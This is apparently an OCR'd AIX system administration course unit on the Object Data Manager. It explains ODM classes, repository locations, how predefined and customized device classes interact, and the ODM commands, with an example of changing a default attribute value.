
Notes:

The ODM manages the following system data:

- Device configuration data
- Software Vital Product Data (SWVPD)
- System Resource Controller Data (SRC)
- TCP/IP configuration data
- Error Log and Dump information
- NIM (Network Installation Manager) information
- SMIT menus and commands

Our **main emphasis** in this unit is on **devices** and ODM files that are used to store **vital software product data**. During the course many other ODM classes are described.

ODM Components



uniquetype	attribute	deflt	values
tape/scsi/4mm4gb	block_size	1024	0-16777215,1
disk/scsi/1000mb	pvid	none	
tty/rs232/tty	login	disable	enable, disable, ...

Figure 2-4. ODM Components AU1610.0

Notes:

This page identifies the basic components of ODM. Your instructor will complete this page. Please complete the picture during the lesson.

For safety reasons the ODM data is stored in **binary** format. To work with ODM files you must use the ODM command line interface. It is not possible to update ODM files with an editor.

ODM Database Files

Predefined device information	PdDv, PdAt, PdCn
Customized device information	CuDv, CuAt, CuDep, CuDvDr, CuVPD, Config_Rules
Software vital product data	history, inventory, lpp, product
SMIT menus	sm_menu_opt, sm_name_hdr, sm_cmd_hdr, sm_cmd_opt
Error log, alog and dump information	SWservAt
System Resource Controller	SRCsubsys, SRCsubsvr, ...
Network Installation Manager (NIM)	nim_attr, nim_object, nim_pdattr

Figure 2-5. ODM Database Files AU1610.0

Notes:

This list summarizes the major ODM files in AIX. In this unit we concentrate on ODM classes that are used to store device information and software product data.

At this point you see ODM classes that contain predefined device configuration and others that contain customized device configuration. What is the difference between both?

Predefined device information describes all **supported** devices. **Customized** device information describes all devices that are **actually attached** to the system.

It is very important that you understand the difference between both classifications.

The classes themselves are described in more detail in the next topic of this unit.

Device Configuration Summary




Figure 2-6. Device Configuration Summary AU1610.0

Notes:

This page shows the ODM object classes used during the configuration of a device.

When an AIX system boots, the **cfgmgr** is responsible for configuring devices. There is one ODM object class which the **cfgmgr** uses to determine the correct sequence when configuring devices: **Config_Rules**

Configuration Manager




Figure 2-7. Configuration Manager AU1610.0

Notes:

Although cfgmgr gets credit for managing devices (adding, deleting, changing, and so forth) it is actually the Config-Rules object class that does the work through various methods files.

Location and Contents of ODM Repositories




Figure 2-8. Location and Contents of ODM Repositories AU1610.0

Notes:

To support diskless, dataless and other workstations, the ODM object classes are held in three repositories:

/etc/objrepos

Contains the customized devices object classes and the four object classes used by the Software Vital Product Database (SWVPD) for the / **(root)** part of the installable software product. The root part of the software contains files that must be installed on the target system. To access information in the other directories this directory contains symbolic links to the predefined devices object classes. The links are needed because the **ODMDIR** variable points to only /etc/objrepos. It contains the part of the product that cannot be shared among machines. Each client must have its own copy. Most of this software requiring a separate copy for each machine is associated with the configuration of the machine or product.


/usr/lib/objrepos

Contains the predefined devices object classes, SMIT menu object classes and the four object classes used by the SWVPD for the **/usr** part of the installable software product. The object classes in this repository can be shared across the network by **/usr** clients, dataless and diskless workstations. Software installed in the /usr-part can be can be shared among several machines with compatible hardware architectures.

/usr/share/lib/objrepos

Contains the four object classes used by the SWVPD for the **/usr**/**share** part of the installable software product. The /usr/share part of a software product contains files that are not hardware dependent. They can be shared among several machines, even if the machines have a different hardware architecture. An example for this are terminfo files that describe terminal capabilities. As terminfo is used on many UNIX systems, terminfo files are part of the /usr/share-part of a system product.

How ODM Classes Act Together



```
PdDv:
    type = "tty"
    class = "tty"
    subclass = "rs232"

    prefix = "tty"

    Define = "/etc/methods/define"
    Configure = "/etc/methods/cfgtty"

    uniquetype = "tty/rs232/tty"
```

mkdev -c tty -t tty -s rs232

```
CuDv:
    name = "tty0"
    status = 1
    chgstatus = 1
    location = "01-C0-00-00"
    parent = "sa0"
    connwhere = "s1"

    PdDvLn = "tty/rs232/tty"
```

```
PdAt:
    uniquetype = "tty/rs232/tty"
    attribute = "login"
    deflt = "disable"
    values = "enable, disable, ..."

PdAt:
    uniquetype = "tty/rs232/tty"
    attribute = "term"
    deflt = "dumb"
    values = ""
```

chdev -l tty0 -a login=enable

chdev -l tty0 -a term=ibm3151

```
CuAt:
    name = "tty0"
    attribute = "login"
    value = "enable"
    type = "R"

CuAt:
    name = "tty0"
    attribute = "term"
    value = "ibm3151"
    type = "R"
```

Figure 2-9. How ODM Classes Act Together AU1610.0

Notes:


This visual summarizes how ODM classes act together.

1. When a device is defined in AIX, the device must be defined in ODM class PdDv.
2. A device can be defined by either the **cfgmgr** (if the device is detectable), or by the **mkdev** command. Both commands use the **define method** to generate an instance in ODM class CuDv. The **configure method** is used to load a specific device driver and to generate an entry in the /**dev** directory.

   Notice the link **PdDvLn** from CuDv back to PdDv.

3. At this point you only have default attribute values in PdAt, which means for a terminal you could not login (default is **disable**) and the terminal type is **dumb**. If you change the attributes, for example, login to **enable** and term to **ibm3151**, you get objects describing the nondefault values in CuAt.

Data Not Managed by the ODM



Filesystem information → ? ____________________

User/Security information → ? ____________________
____

Queues and Queue devices → ? ____________________

Figure 2-10. Data Not Managed by the ODM AU1610.0

Notes:

Your instructor will complete this page during the lesson.

Let's Review: Device Configuration and the ODM





Figure 2-11. Let's Review: Device Configuration and the ODM AU1610.0

Notes:

Please answer the following questions. Please put the answers in the picture above. If you are unsure about a question, leave it out.

1. Which command configures devices in an AIX system? (Note: This is not an ODM command)?
2. Which ODM class contains all devices that your system supports?
3. Which ODM class contains all devices that are configured in your system?
4. Which programs are loaded into the AIX kernel that control access to the devices?
5. If you have a configured tape drive **rmt1**, which special file do applications access to work with this device?

ODM Commands



Object class: **odmcreate, odmdrop**

Descriptors: **odmshow**

uniquetype	**attribute**	**deflt**	**values**
tape/scsi/4mm4gb	block_size	1024	0-16777215,1
disk/scsi/1000mb	pvid	none	
tty/rs232/tty	login	disable	enable, disable, ...

Objects: **odmadd, odmchange, odmdelete, odmget**

Figure 2-12. ODM Commands AU1610.0

Notes:

For each ODM component different commands are available:

1. You can create ODM classes using the **odmcreate** command. This command has the following syntax:

   odmcreate *descriptor_file.cre*

   The file *descriptor_file.cre* contains the class definition for the corresponding ODM class. Usually these files have the suffix **.cre**. Your exercise manual contains an optional part, that shows how to create self-defined ODM classes.

2. To delete an entire ODM class use the **odmdrop** command. This command has the following syntax:

   odmdrop -o *object_class_name*

   The name *object_class_name* is the name of the ODM class you want to remove. Be very careful with this command. It removes the complete class immediately.

3. To view the underlying layout of an object class use the **odmshow** command:


   odmshow *object_class_name*

   The picture shows an extraction from ODM class **PdAt**, where four descriptors are shown (uniquetype, attribute, deflt, and values).

4. Usually system administrators work with objects. The **odmget** command queries objects in classes (information just provided by the **odmshow** command). To add new objects use **odmadd**, to delete objects use **odmdelete** and to change objects use **odmchange**. Working on the object level is explained in more detail on the next pages.

All ODM commands use the **ODMDIR** environment variable, that is set in file /**etc**/**environment**. The default value of **ODMDIR** is /**etc**/**objrepos**.

Changing Attribute Values



```
# odmget  -q"uniquetype=tape/scsi/8mm and attribute=block_size" PdAt > file

# vi file

    PdAt:
            uniquetype = "tape/scsi/8mm"
            attribute = "block_size"
            deflt = "1024"
            values = "0-245760,1"
            width = ""
            type = "R"
            generic = "DU"
            rep = "nr"
            nls_index = 6

# odmdelete  -o PdAt -q"uniquetype=tape/scsi/8mm and attribute=block_size"

# odmadd  file
```

Modify deflt to 512

Figure 2-13. Changing Attribute Values AU1610.0

Notes:

The ODM objects are stored in a binary format; that means you need to work with the ODM commands to query or change any objects.

The **odmget** command in the example will pick all the records from the **PdAt** class, where **uniquetype** is equal to tape/scsi/8mm and **attribute** is equal to block_size. In this instance only one record should be matched. The information is redirected into a file which can be changed using an editor. In this example the default value for the attribute **block_size** is changed to 512.

Note: Before the new value of 512 can be added into the ODM, the old object (which has the **block_size** set to 1024) must be deleted, otherwise you would end up with two objects describing the same attribute in the database. The first object found will be used and can be quite confusing. This is why it is important to delete an entry before adding a replacement record.

The final operation is to add the file into the ODM.

As with any database you can perform queries for records matching certain criteria. The tests are on the values of the descriptors of the objects. A number of tests can be performed:

Equality: for example **uniquetype=tape/scsi/8mm** and **attribute=block_size**

